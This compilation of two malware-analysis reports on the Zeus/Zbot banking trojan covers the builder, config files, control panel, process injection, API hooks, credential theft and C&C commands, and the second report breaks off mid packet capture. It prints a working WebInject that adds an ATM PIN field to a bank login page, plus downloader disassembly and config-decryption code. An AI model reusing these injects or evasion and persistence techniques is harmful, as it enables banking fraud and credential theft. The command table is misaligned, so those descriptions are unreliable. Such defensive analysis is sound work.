



Fig 4. Configuration file



What is Zeus?

The dynamic options mainly centre on what particular web addresses the bot owner wants to target but there are also several housekeeping entries, including:

- ▶ a URL from which a new Zbot executable will be downloaded
- ▶ a URL to which stolen data is sent back
- ▶ a URL at which a further configuration file can be downloaded

The other dynamic options include:

- ▶ A set of URL masks that enable or disable logging for those URLs
- ▶ A set of URL pairs where one URL is redirected to the other URL
- ▶ A group of URL's from which TAN's (Transaction Authentication Number) will be harvested
- ▶ A set of IP/domain pairs that will be written into the hosts file to hijack DNS requests.
- ▶ A set of URL masks each with a corresponding block of HTML that will be injected into any page whose request matches the URL mask (WebInjects)

The last item is where the Zeus bot owner can really capitalise financially on their installation. The owner can inject any data they wish into any webpage such as extra fields in online banking web pages that ask for ATM pin numbers and social security numbers. The following screenshot shows a typical item from the WebInjects section (Fig 5).

Fig 5. WebInjects section

```
set_url https://www.wellsfargo.com/" G
data_before
<span class="mozC1oak"><input type="password" /></span>
data_end
data_inject
<br><strong><label for="atmpin">ATM PIN</label>:</strong>&nbsp;<br />
<span class="mozC1oak"><input type="password" accesskey="A" id="atmpin" name="uspass" /></span>
data_end
data_after
data_end
```

This shows that the code snippet will be injected into any URL that contains "<https://www.wellsfargo.com>", where the code will be injected (after the data in "data_before"), and the code itself which is extra fields in the form requesting "ATM PIN" etc.

All the dynamic configuration data goes into the configuration file that is stored on the server. The bot will then periodically query the URL for the file and process the data it contains. In this way the bot owner can easily change the behaviour of the bot by uploading a new configuration file to the server.

The Exe File

The exe file that is built by the builder component is to be deployed by the botnet owner. Different Zeus kit customers using the same version of the kit will produce almost exactly the same exe file, with the most important difference being the location of the configuration file which gets embedded into the binary by the builder. This is essentially the only thing that differentiates one Zeus kit created botnet with another – the configuration details. The functionality and the behaviour will always be the same.

The Server

The server component of the Zeus kit is a collection of php scripts that allow the owner to monitor the status of their bots, issue commands to them and retrieve the information that they have collected.

The interface is very user-friendly and a vast array of information about the botnet is available to the owner.

Functionality of the Zbot Binary

Execution Overview

In very general terms Zbot performs the following actions:

- ▶ Copy itself to another location, execute the copy, delete the original
- ▶ Lower browser security settings by changing IE registry entries
- ▶ Injects code into other processes, main process exits
- ▶ Injected code hooks apis in each process
- ▶ Steals several different type of credential found on the system
- ▶ Downloads config file and processes it
- ▶ Uses api hooks to steal data
- ▶ Sends data back to C&C

The last two major versions of Zbot have several distinct differences in their execution.

The previous version copied (I use term "copy" loosely here as changes are made to the binary which I will come back to later) itself into the system directory, usually using a name along the lines of "[sdra64.exe](#)", created a folder, also in the system directory, typically called "[lowsec](#)" that contained the downloaded configuration file and temporary file holding stolen data while it was waiting to be sent to the C&C server. This version added an entry to the "[Userinit](#)" value of the "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" registry key, in order to run on system startup. This version also hooked several ntdll.dll apis including NtQueryDirectoryFile in order to hide its files. This usermode rootkit is not present on the more recent version.

The version I will concentrate on most (version 2), copies (again loosely used) itself to the user's "[Application Data](#)" folder using a randomly generated filename and directory name. The temporary data file is also stored under [%AppData%](#), again with random names, and the configuration data is downloaded into the registry rather than onto the disk. This version creates a runkey under HKCU. The use of Application Data and HKCU over the system directory and the Winlogon key means that many different Zbot botnets can infect the same machine, and different users can be individually infected.

Anti-Checksum Based Detection

For quite some time Zbot has used techniques to make full file checksum based detection less than effective. Pre-version two a variable amount of random data was appended to the file when it was copied into the system directory (hence loose use of the term "copy").

Version two uses a more complicated technique to ensure that the dropped file will not have the same checksum as the original dropper.

When the version two executable "[copies](#)" itself to the user's "[Application Data](#)" directory, a small (just under 0x200 bytes) block of encrypted data is embedded into it. This block contains (amongst other things) the path that the file has been dropped to and a GUID generated from the disk that it is on. Because the pathname is randomly generated this block will be different each time the file is executed, thus making it extremely unlikely that two identical files will be produced.

What is Zeus?

Detailed Run-Through of Zbot Execution

For this detailed run-through I will concentrate on the more recent version of Zbot (2 and later). Specifically the sample I'm using (sha1: 014e733640898f169e61074dae-f35e2f14267bbb) gives its version as "02.00.06.05".

Unpacking

Although I won't go into the details of the various packers used by Zbot, it is worth mentioning that the file will almost always be packed. The builder itself will pack the file with its own custom, packer, but it is rare that a Zbot customer will not pack the file again with some other packer.

It Begins...

Initially, the sample will resolve and store some imports from ntdll.dll, retrieves some general information about itself – PID, OS version, whether it's running under WOW 64, process access level; then it will check its command line arguments. The sample will run just fine without any arguments but there are a few that can be supplied, the most interesting of which is probably "-i" which will cause the sample to display a message box giving information about the sample (including version) and terminate (Fig 6).

Dropper or Droppee?

The Zbot file will then establish whether it is the dropper (in which case it needs to copy itself to %AppData%) or if it has already been dropped (in which case it needs to inject itself into other processes).


First, the sample reads its own executable from the disk into dynamic memory. It then finds the address of the start of the first section named ".data" and copies 0x200 bytes from that location to the heap. These bytes are then decrypted using RC4 and the final dword from the decrypted RC4 block is used as a flag to indicate whether we are the dropper or droppee.

To begin with we will assume we are the dropper.

Decrypt the Dropping Routine

A mutex is then created with a cryptographically derived name, designed to be unique so that only this bot sample will create a mutex with that name (this is a common pattern throughout Zbot's execution). This ensures that only one sample from this botnet can run at once on this machine, but, importantly, allows samples from other Zeus kit owner's botnets to coexist on the same machine.

Fig 6. Message box



What is Zeus?

Now the routine that will create and write the dropped file is decrypted. The encryption is byte-wise XOR with a rotating 4 byte key. The key and the size of the data to decrypt is obtained from the 0x200 byte block that was decrypted earlier. As we will see, this 200 byte block is replaced on the dropped file so the dropped file will not hold the key to decrypt this routine.

Execute the Dropping Routine

A randomly named registry key is created under "[HKCU\Software\Microsoft](#)". This is where the configuration data will be stored. A new 0x200 byte block is then constructed that will overwrite the existing block in the file.

This block will contain important information that the dropped file will need in order to successfully execute and includes the following:

- ▶ A string that identifies the infected machine – comprised of the computer name, OS version, OS install date, the OS DigitalProductId.
- ▶ A GUID identifying the drive that the file will be dropped to
- ▶ An RC4 encryption key – used to encrypt/decrypt the config data when it's

written to and read from the registry, and to encrypt the stolen data.

- ▶ The path after [%AppData%](#) that the dropped file will reside at
- ▶ The name of the registry key under [HKCU\Software\Microsoft](#)

This block is written over the top of the old block and the file is written to the randomly generated path under [%AppData%](#) and given a filetime at a random date in the past.

Pass the Baton

The newly created file is then launched and a batch file is dropped and executed that will delete the dropper.

The Droppee

If we are running as the droppee then the first 0x1e6 bytes of the embedded 0x200 byte block is decrypted again, this time using a different RC4 key than used to check if the sample is the dropper or the droppee (but the same key that was used to encrypt the block when the dropper was creating the droppee).

Dropper	Droppee
Decrypt 0x200 byte block	Decrypt 0x200 byte block
Check DWORD value at offset 0x1E6	Check DWORD value at offset 0x1E6
Decrypt file creation routine	Decrypt first 0x1E6 bytes of block using different key
Write and execute new file	Verify block running on same system as created on
Write and execute self-deletion batch script	Inject into other processes
End	Continue ...

What is Zeus?

The same algorithm used to generate the GUID for the drive is executed and checked against the decrypted value, as is the pathname of the currently running executable against the values inside the decrypted block. If either of these checks fail then the program will terminate. This ensures the sample can only be run from the same location that it was dropped to.

The sample then writes its image into the address space and every process that it has permission to and a new thread is started inside that process. The main thread will then call `ExitProcess` and the focus of execution moves onto the injected threads.

The injected thread will first hook a large number of API's in the injected process. These API hooks are how Zbot intercepts and alters information flowing through the machine. The process name is then checked and if it is one of "`dwm.exe`", "`taskhost.exe`", "`taskeng.exe`", "`wscntfy.exe`", "`ctfmon.exe`", "`rdpclip.exe`", "`explorer.exe`" then a flag is set that indicates more threads will be launched from within this process (more on these later).

The injected thread will then go about stealing certain information that is stored on the victim's hard drive. This data includes:

- ▶ Data stored in browser cookies
- ▶ Any certificates that can be found using `CertEnumCertificatesInStore()`.
- ▶ Data stored in flash cookies
- ▶ Credential information stored by the following FTP programs:
 - ▶ FlashFXPFTP
 - ▶ Total Commander
 - ▶ WSFTP
 - ▶ FilezillaFTP
 - ▶ FarManager
 - ▶ WinSCP
 - ▶ FTPCommander
 - ▶ CoreFTP
 - ▶ SmartFTP

In the most recent version (2.1) data is harvested from several other locations including from email programs such as Windows Mail and Outlook Express and from online poker application "Full Tilt Poker".

What is Zeus?

If the thread has been injected into one of the processes from the above list then several other threads are launched. These threads include:

- ▶ A thread that listens on various ports
- ▶ A thread that downloads and processes the configuration file
- ▶ A thread that monitors the bot's runkey entry in the registry, restoring it if it is removed

Configuration File Processing

The configuration file URL, along with the RC4 key to decrypt it, is encrypted and embedded in the Zbot binary. Once the thread responsible for downloading the config file has been started it will decrypt the region containing the URL and key and download the file over HTTP. It is then decrypted using the RC4 key and the MD5 of the decrypted file is computed. This is checked against a value inside the header of the decrypted configuration file to ensure the file is as expected and has not been corrupted in transit.

Fig 7. Snippet of code

```
loc_407434: ; CODE XREF: ReadConfigCh
push 1000000h ; new exe file identifier
push 4E22h
push edi, ebx
xor ebx, ebx
call FindAndDecompressConfigItem
mov ebx, eax
test ebx, ebx
jz short heapFree_done
lea eax, [ebp+PathToExe]
push eax ; lpFileName
push (offset a_exe+2) ; int
call CreateNewTempFile
test al, al
jz short heapFree_heapFree_done
lea esi, [ebp+var_40]
call GetUserAgentString
mov eax, hEvent
mov [ebp+var_38], eax
lea eax, [ebp+PathToExe]
push 0
mov edi, esi
mov [ebp+var_30], ebx
mov [ebp+var_14], eax
call CrackURLSendRequestInternetRead
test al, al
jz short deleteFile_heapFree_done
xor eax, eax
push eax ; int
push eax ; int
push eax ; int
movzx eax, [ebp+arg_0]
neg eax
sbb eax, eax
and eax, offset asc_402F9C ; "-F"
push eax ; AppDataDirPath
lea eax, [ebp+PathToExe]
push eax ; PathToExe
call FormatExeStringCreateProcess
test eax, eax
jz short deleteFile_heapFree_done
mov [ebp+RetVal?], 1
```

The thread will then re-encrypt the configuration data and write it into the registry (under the randomly named reg key under HKCU\Software\Microsoft that was created earlier). When written into the registry the configuration data is encrypted with a different key than was used to decrypt it after the download. The key used is inside the block that was written into the file by the dropper. Here is an overview of the process:

1. XOR decrypt region inside binary
2. Get config file URL and RC4 key1 from decrypted data
3. Download config file and use RC4 key1 to decrypt
4. Verify hash of decrypted data
5. Use RC4 key1 to decrypt block of data written into file by dropper
6. Get RC4 key2 from decrypted data
7. Re-encrypt data using RC4 key2 and write to registry

This second RC4 key is also used to encrypt stolen data when it is both stored temporarily on the disk and when it is sent back to the C & C server.

Once the configuration file has been downloaded and written into the registry, the same thread will attempt to download any new executable file that the configuration data points to.

The following is a snippet of the code that finds the new exe item and downloads the contents (Fig 7).

If there is an entry in the configuration file for an updated configuration file URL, the thread will also download and process that.

What is Zeus?

Behaviour Once Resident

Now we will move on to Zbot's general behaviour after it has infected a system.

API Hooks

Most of Zbot's data stealing logic is driven by the hooks it places inside processes. Here is a quick run down of typical Zbot API hooks:

The ntdll.dll hooks are intended to ensure that the Zbot memory resident component is injected into new processes and the new process's API's are hooked. Most of the rest are intended to monitor and steal data that those API's are used to send.

Dll Name	Api Name
ntdll.dll	NtCreateThread (pre Vista)
ntdll.dll	NtCreateUserProcess (Vista and later)
ntdll.dll	LdrLoadDll
kernel32.dll	GetFileAttributesExW
wininet.dll	HttpSendRequest
wininet.dll	HttpSendRequestEx
wininet.dll	InternetCloseHandle
wininet.dll	InternetReadFile
wininet.dll	InternetReadFileEx
wininet.dll	InternetQueryDataAvailable
wininet.dll	HttpQueryInfo
ws2_32.dll	closesocket
ws2_32.dll	send
ws2_32.dll	WSASend
user32.dll	OpenInputDesktop
user32.dll	SwitchDesktop
user32.dll	DefWindowProc
user32.dll	DefDlgProc
user32.dll	DefFrameProc
user32.dll	DefMDIChildProc
user32.dll	CallWindowProc
user32.dll	RegisterClass
user32.dll	RegisterClassEx

user32.dll	BeginPaint
user32.dll	EndPaint
user32.dll	GetDCEx
user32.dll	GetDC
user32.dll	GetWindowDC
user32.dll	ReleaseDC
user32.dll	GetUpdateRect
user32.dll	GetUpdateRgn
user32.dll	GetMessagePos
user32.dll	GetCursorPos
user32.dll	SetCursorPos
user32.dll	SetCapture
user32.dll	ReleaseCapture
user32.dll	GetCapture
user32.dll	GetMessage
user32.dll	PeekMessage
user32.dll	TranslateMessage
user32.dll	GetClipboardData
crypt32.dll	PFXImportCertStore
nspr4.dll	PR_OpenTCPSocket
nspr4.dll	PR_Close
nspr4.dll	PR_Read
nspr4.dll	PR_Write

What is Zeus?

Bot Behaviour

Zbot is also able to receive and act on several commands that can be issued by the bot master:

Command	Behaviour
os_shutdown	
os_reboot	
bot_uninstall	Re-download the config file and download any new exe it points to
bot_update	Add backdoor connection
bot_bc_add	Remove backdoor connection
bot_bc_remove	
bot_httpinject_disable	
bot_httpinject_enable	
fs_path_get	Implementation not present
fs_search_add	Implementation not present
fs_search_remove	Implementation not present
user_destroy	
user_logoff	
user_execute	Download and execute a file from a given URL
user_cookies_get	Steal data from cookies
user_cookies_remove	Delete cookie files (so that the user has re-enter login details)
user_certs_get	Steal digital certificates
user_certs_remove	Delete digital certificates
user_url_block	
user_url_unblock	
user_homepage_set	
user_ftpclients_get	Steal FTP credentials stored by FTP clients
user_flashplayer_get	
user_flashplayer_remove	

What is Zeus?

Emerging and Future trends

There have been several recent developments in the Zeus world that may dictate the future direction that Zbot takes.

Murofet, Domain Generation and File Infection

In the latter part of 2010 a major new revision of Zeus (2.1 in the binary and configuration file) was released.

Amongst the improvements two major features stood out:

The phone-home mechanism was updated to use a pseudo-random domain generator.

An extra hook was added to NtCreateFile in ntdll.dll that included functionality to infect files with '.exe' extensions as they were accessed.

The Domain Generation Algorithm is time based. The current time is used as a seed to cryptographically generate the full domain. This makes the Zeus botnet much more robust to take-down, as new C & C servers can be used as existing ones are taken offline, without having to update the executable on the infected machine.

The new code written to infected files uses the same domain generation algorithm that the Zbot executable uses to contact its command and control infrastructure. The infected files are generally known as Murofet. Each infected file has effectively become a downloader that will re-infect the system with the latest Zbot executable. This strategy increases the scope for infection and makes it more likely that a re-infection will occur if the original Zbot file is detected and removed.

SpyEye Merger

In late 2010 Brian Krebs [<http://krebsonsecurity.com/2010/10/spyeye-v-zeus-rivalry-ends-in-quiet-merger/>] reported that there was evidence to suggest on underground hacking forums that the Zeus kit author was retiring and had sold the source code to the author of rival crimeware kit SpyEye. A condition of sale was that the new owner continued to support existing Zeus customers.

There has certainly been no let-up on Zbot samples seen in the wild since this announcement so whatever the exact course of future development for Zeus, we are unlikely to have seen the back of it.

Conclusion

Zeus has grown into one of the most popular and widespread crimeware kits on the market. Its ease of use and effectiveness make it an attractive choice for today's cyber criminals.

A Zbot infection can be extremely costly. For an individual, theft of login details and online banking details can be disastrous. For an organization, the impact can be vastly more devastating.

The success of Zeus shows that this type of malware, be it in the form of Zeus itself or competitors to Zeus, is only likely to become even more widespread. Clearly, the demand for easy to use, information stealing Trojans is high, and as long as that demand exists there will be those who are willing to fulfil it.

What is Zeus?

Appendix

Configuration file encryption

Version 1:

The earliest configuration files used a simple fixed key encryption. These could be decrypted easily by anyone who knew the algorithm:

dataSize = size of data

dataIn = encrypted data

```
char b;
    for (i = 0; i < dataSize; i++)
    {
        dataOut[i] = 0;
    }
    for (i = 0; i < dataSize; i++)
    {
        b = dataIn[i];
        if ((i % 2) == 0)
        {
            b += 2 * i + 10;
        }
        else
        {
            b += 0xF9 - 2 * i;
        }
        dataOut[i] += b;
    }
```

[threatexpert <http://blog.threatexpert.com/2009/09/time-to-revisit-zeus-almighty.html>]

Version 1.x:

The next major version saw each configuration file encrypted with RC4 using a 0x100 byte key generated at build time by the Zeus Builder. This key is unique to each botnet and is embedded in each bot executable at the same offset in the final section of the unpacked file.

Where *S is the 0x100 key byte array:

```
int rc4_decrypt(unsigned char *in, unsigned long size, unsigned char *S, unsigned char *out)
```

```
{
    int i, j, dataCount;
    i = j = dataCount = 0;
    unsigned char temp, rc4_byte;
    for (dataCount = 0; dataCount < size; dataCount++)
    {
        i = (i + 1) & 255;
        j = (j + S[i]) & 255;
        temp = S[j];
        S[j] = S[i];
        S[i] = temp;
        rc4_byte = S[(temp + S[j]) & 255];

        out[dataCount] =
            in[dataCount] ^ rc4_byte;
    }
    return dataCount;
}
```

What is Zeus?

Version 2.0

This version saw an increase in obfuscation of the RC4 key and an extra level of encryption on top of RC4. This version also saw the configuration data stored in the registry rather than a file on the disk.

The easiest way to retrieve the RC4 key and URL to download the configuration file is from the Zbot PE file that is injected into running processes. Once the configuration file has been RC4 decrypted there is an extra XOR decryption on top as follows:

```
for (m = (decSize-1); m >0; m--)  
{  
    decData[m] = decData[m]  
    ^ decData[m-1];  
}
```

The decrypted configuration file consists of a header section then a number of blocks, each with their header indicating what should be done with them.

The header contains the following information:

- ▶ Size of the decrypted file
- ▶ Number of blocks
- ▶ Hash of the file

Each block has a header containing the following:

- ▶ An identifier field
- ▶ Another field used to indicate if the block is compressed or not
- ▶ Size of the data in the block compressed
- ▶ Size of the data uncompressed

If the data is compressed it is done so using unrV2b [http://qa.coreboot.org/docs/doxygen/src_2lib_2nrV2b_8c_source.html].

Stolen Data Encryption

Stolen data is stored temporarily in a file on disk before being transmitted back to the C & C server.

This temporary file starts with a DWORD value which is the length of the data chunk, XOR'ed with a key embedded in the Zbot PE file, followed by a Zero byte then the RC4 encrypted chunk of data. Then there is another XOR'ed DWORD, Zero byte, RC4'ed block of data and so on until the end of the file.

What is Zeus?

United Kingdom Sales:
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales:
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Boston, USA | Oxford, UK
© Copyright 2011. Sophos Ltd. All rights reserved.
All trademarks are the property of their respective owners.

SOPHOS

EXHIBIT 29

Zeus: God of DIY Botnets

Research and Analysis: Doug Macdonald

Editor: Derek Manky

Index:

Zeus Botnet Overview

Configuration and Bot Creation

Static Configuration

Dynamic Configuration

Building the Bot

Bot Distribution and Installation

Botnet Command and Control

Control Panel Installation

Botnet Administration

Botnet Communications

Web Page Injection

Demonstration

Zeus Botnet Overview

Zeus is a toolkit that provides a malware creator all of the tools required to build and administer a botnet. The Zeus tools are primarily designed for stealing banking information, but they can easily be used for other types of data or identity theft. A *Control Panel* application is used to maintain/update the botnet, and to retrieve/organize recovered information. A configurable *Builder* tool allows to create the executables that will be used to infect victim's computers. These executables are usually detected as ZBot by anti-virus software.

There is no single Zeus botnet. The toolkit is a commercial product that is sold to many different users, and distributed freely to many more. Each of them can create one or more botnets of their own, so the number of Zeus botnets is likely quite large.

The latest version of the toolkit typically sells for about \$700 USD to trusted buyers, with the bot source code possibly available for a much larger sum. After a few months the new toolkit version is released as a free "public" version, which is probably meant to serve as a promotion for the commercial version. The public version may not include all of the latest functions, and the documentation is minimal. Modified versions of the public toolkit have also been offered for sale at lower prices by third party developers, sometimes known as "modders".

Configuration and Bot Creation

The first step in building a bot executable is to edit the configuration file. The configuration tells the bot how to connect to the botnet, and it also contains information on what user data to gather and how to do so. The configuration file is in two parts, as described below.

Static Configuration

The StaticConfig is compiled into the bot by the Builder tool. It contains information that the bot will need when it is first executed. To update the StaticConfig the bots must be ordered to download a new bot version.

The available settings are:

The name of the botnet that this bot belongs to.

The amount of time to wait between dynamic configuration file downloads.

The time interval between uploads of logs and statistical information to the drop server.

The URL where the bot can get the dynamic config file.

A URL where the bot can check its own IP address, to determine if it is behind a router or firewall.

The encryption key that is used to hide information transmitted within the botnet.

A language ID list that tells the bot to go into a dormant state if the infected computer's language is on the list.

Dynamic Configuration

The DynamicConfig is downloaded by the bot immediately after it is installed on a victim's computer. This file is downloaded at timed intervals by the bot, and can be used to change the behaviour of the botnet. Most of the entries control how information is collected from the infected computer.

Available settings include:

A URL where the bot can download a new version of itself, if the command to do so is given.

The URL of the drop server where logs, statistics and files will be uploaded and stored.

Information used to inject additional fields into web pages viewed from the infected computer.

A list of URLs where an emergency backup config file can be found.

A set of URL masks used to cause or prevent logging of information.

A set of URL masks to indicate that a screen image should be saved if the left mouse button is clicked.

A list of pairs of URLs that are used to cause redirection from the first URL to the second.

A set of URL masks used to collect TAN (Transaction Authentication) numbers - used by some banks for online authentication.

A list of IP/URL pairs that are inserted into the infected computer's hosts file to override DNS lookups.

Building the Bot

Once the configuration file is ready the Builder tool is used to build the encrypted dynamic configuration file and the bot executable file. The Builder first checks the computer it is running on to see if the Zeus bot is installed and gives the user the option to clean the system. This is probably meant to make it easier to test configuration settings. The Builder will then report system information as seen in Figure 1 below:

2. The bot executable is written to the hard drive as "C:\WINDOWS\system32\sdra64.exe".
3. The directory "C:\WINDOWS\system32\lowsec\" is created. This directory is not visible in Windows Explorer but can be seen from the command line. Its purpose is to contain the following files:
 - local.ds: Contains the most recently downloaded *DynamicConfig* file.
 - user.ds: Contains logged information.
 - user.ds.III: Temporarily created if transmission of logs to the drop server fails.
4. The Winlogon ("HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon") registry key's value is appended with the path of the bot executable: C:\WINDOWS\system32\sdra64.exe. This will cause the bot to execute when the computer restarts.
5. The Windows XP firewall is disabled. This causes a Windows Security Center warning icon to appear in the system tray, the only visible indication that the computer has been infected.
6. The bot broadcasts an "M-SEARCH" command to find UPnP network devices. This may be an attempt to access and reconfigure local routers.
7. The bot sends an HTTP GET command to the configured botnet server to get the latest *DynamicConfig* file.
8. The bot begins capturing and logging information from the infected computer. The *DynamicConfig* file largely determines what information is collected.
9. The bot sends two HTTP POST commands to upload log (user.ds) and stat information to the botnet drop server.
10. Three timers are set to values in the *StaticConfig*, each executing a function on time-out:
 1. Get new config file (*DynamicConfig*) from server (default 60 minutes).
 2. Post harvested data (user.ds) to server (default 1 minute).
 3. Post statistics to server (default 20 minutes).
11. If a web page that is viewed from the infected computer is on the injection target list in the *DynamicConfig*, the additional fields from the list are injected into the page.
12. If the HTTP "200 OK" reply to a POST contains a hidden script command, the bot executes it and returns a success or failure indication along with any data (see Communication section below).

Botnet Command and Control

Control Panel Installation

The Zeus Control Panel application is mainly used to track the state of controlled botnets and to send script commands to the bots. It also provides an organized way to view and access information collected by the bots from infected computers.

The Control Panel is an open source PHP application that can be run on an IIS or Apache web server. Some additional software, most of which is specified in the documentation, is also required. A MySQL user with appropriate permissions must also be set up. When the system is ready the Control Panel code can be copied into the web server directory. The install page can then be accessed from a browser. If any errors are made when filling in this form, the user is given a helpful message. Once this form is completed the remainder of the setup is done automatically.

The screenshot shows a web-based installation form for the Zeus Control Panel. The form is titled "Control Panel 1.0.2.0 Install" and includes the following fields and options:

- User name:** (3-20 chars) with the value "admin" entered.
- Password:** (4-64 chars) with a masked input field.
- Host:** (IP address) with the value "127.0.0.1" entered.
- User:** with the value "root" entered.
- Password:** with a masked input field.
- Database:** with the value "zpcdb" entered.
- Local folders:** with a dropdown menu.
- Reports:** with a dropdown menu.
- Online bot timeout:** with the value "25" entered.
- Encryption key:** (3-255 chars) with a masked input field.
- Enable write reports to database.
- Enable write reports to local path.

An "Install" button is located at the bottom right of the form.

Figure 4: Zeus Control - Installation configuration

Botnet Administration

After logging into the Control Panel, the initial page is displayed, as shown in Figure 5 below:



Figure 5: Zeus Control - Index

At the left is a menu where various pages can be accessed. At the right is a summary of information about the botnet. Notice that multiple versions of the bot can be administered with one version of the Control Panel.

If the "OS" item on the menu is clicked we get a list of operating system versions in the network with a count of bots for each version. The next menu item is "Bots", which initially displays the "Filter" form. Here the user can select "Inside NAT" or "Outside NAT", "Online" or "Offline", etc. to filter only the most interesting bots.




Figure 6: Zeus Control - Display Filter and Bot List

Clicking "Accept" results in a list that displays some basic information about each of the bots. The "Bot ID" is an automatically generated unique identifier for the bot. The "Comments" field shows any comments that have been added by the user.

The "Bots action:" drop-down menu allows some more information to be obtained, for example the selected "Full information" option results in the additional details displayed in Figure 7. The user can add comments here, and the "Used" field can be set. The purpose of these seems to be to allow more exclusive filtering of the bots displayed on the list shown above.



Figure 7: Zeus Control - Full Information

The next item on the main menu is "Scripts", which displays a list of scripts that have been set up by the user. These scripts are used to send one or more of the built-in commands to the bots (see Communications below).




Figure 8: Control Panel - Script List

Clicking on "Add New Script" or on one of the script names causes the edit dialog to be displayed. Here status of the script can be set to "Enabled", so that it will be distributed the next time the bots check in. The range of distribution can be limited to one bot or one botnet, or to the listed countries. This is important for location based services (LBS). In the context field one or more script commands can be entered.



Figure 14: Control Panel - Files Search Results

Figure 13 shows an unrestricted search, with all the files that have been sent by the bots and the directory structure they are held in. There is a main directory for each bot. Screen captures are placed in a "screens" folder, under another folder named with the URL being viewed when they were captured. These are the screen captures made when the left mouse button is clicked.

Certificate files that were captured when the *getcerts* command was given are located in the "certs" folder.

The file *autorun.inf* was uploaded using the command "*getfile D:\autorun.inf*", so it has been placed inside a folder named "D.", based on its original path.

By clicking on a file name, any of the files can be downloaded or viewed. Alternatively, the checkboxes can be clicked for the items the user wants, and the "Create archive and download" option can be chosen under "Files action:".

Under the "System:" section of the main menu, the "Information" item shows some version numbers for the Control Panel installation. The "Options" item allows changes to some setup options, including the botnet encryption key. Before the encryption key is changed, the bots must be ordered to download a new bot build with the new key.




Figure 15: Control Panel - System Options




Figure 16: Control Panel - User Options

Figure 16 shows the "User" item in the main menu, which allows password and language changes for the primary user. There is also an option to change the format of the screenshot images. The Control Panel provides a powerful and easy to use GUI interface for the botnet. Since Zeus is a commercial product, this kind of feature has the advantage of making it more desirable to prospective buyers, especially relatively non-technical buyers.

Botnet Communications

All Zeus botnet communications pass between the bots and one or more servers. Only one physical server is needed, but additional ones can be used to distribute bot file updates and fallback configuration files.

Data sent through the Zeus botnet is encrypted with RC4 encryption. In this implementation a key stream is generated from the botnet password, and is XORed with the data. The same password is used to encrypt all data that is passed through the botnet. Changing the botnet password requires that all of the bot executables be updated to a build that includes the new password. The dynamic config file also must be updated and the server password changed from the Control Panel.

When a computer is infected with the Zeus bot, its first communication with the server is a request for the dynamic config file. Unlike other data sent through the network, the config file has already been encrypted by the Builder application and can be sent without further processing. Figure 17 shows the config file being requested by the bot, returned by the control server.

```

No.  Time  Source          Destination      Protocol  Length  Info
10  0.00000  192.168.1.100    192.168.1.1      HTTP      451      GET /dynamic.php HTTP/1.1
11  0.00000  192.168.1.100    192.168.1.1      TCP        60      → 80 [ACK] Seq=3456789090 Win=0 Len=0
12  0.00000  192.168.1.100    192.168.1.1      HTTP      451      200 OK (text/html)
13  0.00000  192.168.1.100    192.168.1.1      TCP        60      → 80 [ACK] Seq=3456789090 Win=0 Len=0
14  0.00000  192.168.1.100    192.168.1.1      HTTP      451      200 OK (text/html)

Request: 200 OK (text/html)
Request Version: HTTP/1.1
Request URI: /dynamic.php
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:1.9.0.1) Gecko/20100815 Firefox/3.5.1
Accept: */*
Accept-Language: en-US
Connection: keep-alive
Content-Type: application/javascript

```

Figure 17: The bot gets the dynamic config file

When the config file has been received, the bot will retrieve the drop server URL from it. The bot then HTTP POSTs some basic information about itself to the drop server, to log in and indicate that it is online. As long as it is running, the bot continues to HTTP POST encrypted logs and statistics to the server at timed intervals. By default logs are sent at 1 minute intervals and statistics are sent every 20 minutes.

```

No.  Time  Source          Destination      Protocol  Length  Info
15  0.00000  192.168.1.100    192.168.1.1      HTTP      451      POST /dynamic.php HTTP/1.1
16  0.00000  192.168.1.100    192.168.1.1      TCP        60      → 80 [ACK] Seq=3456789090 Win=0 Len=0
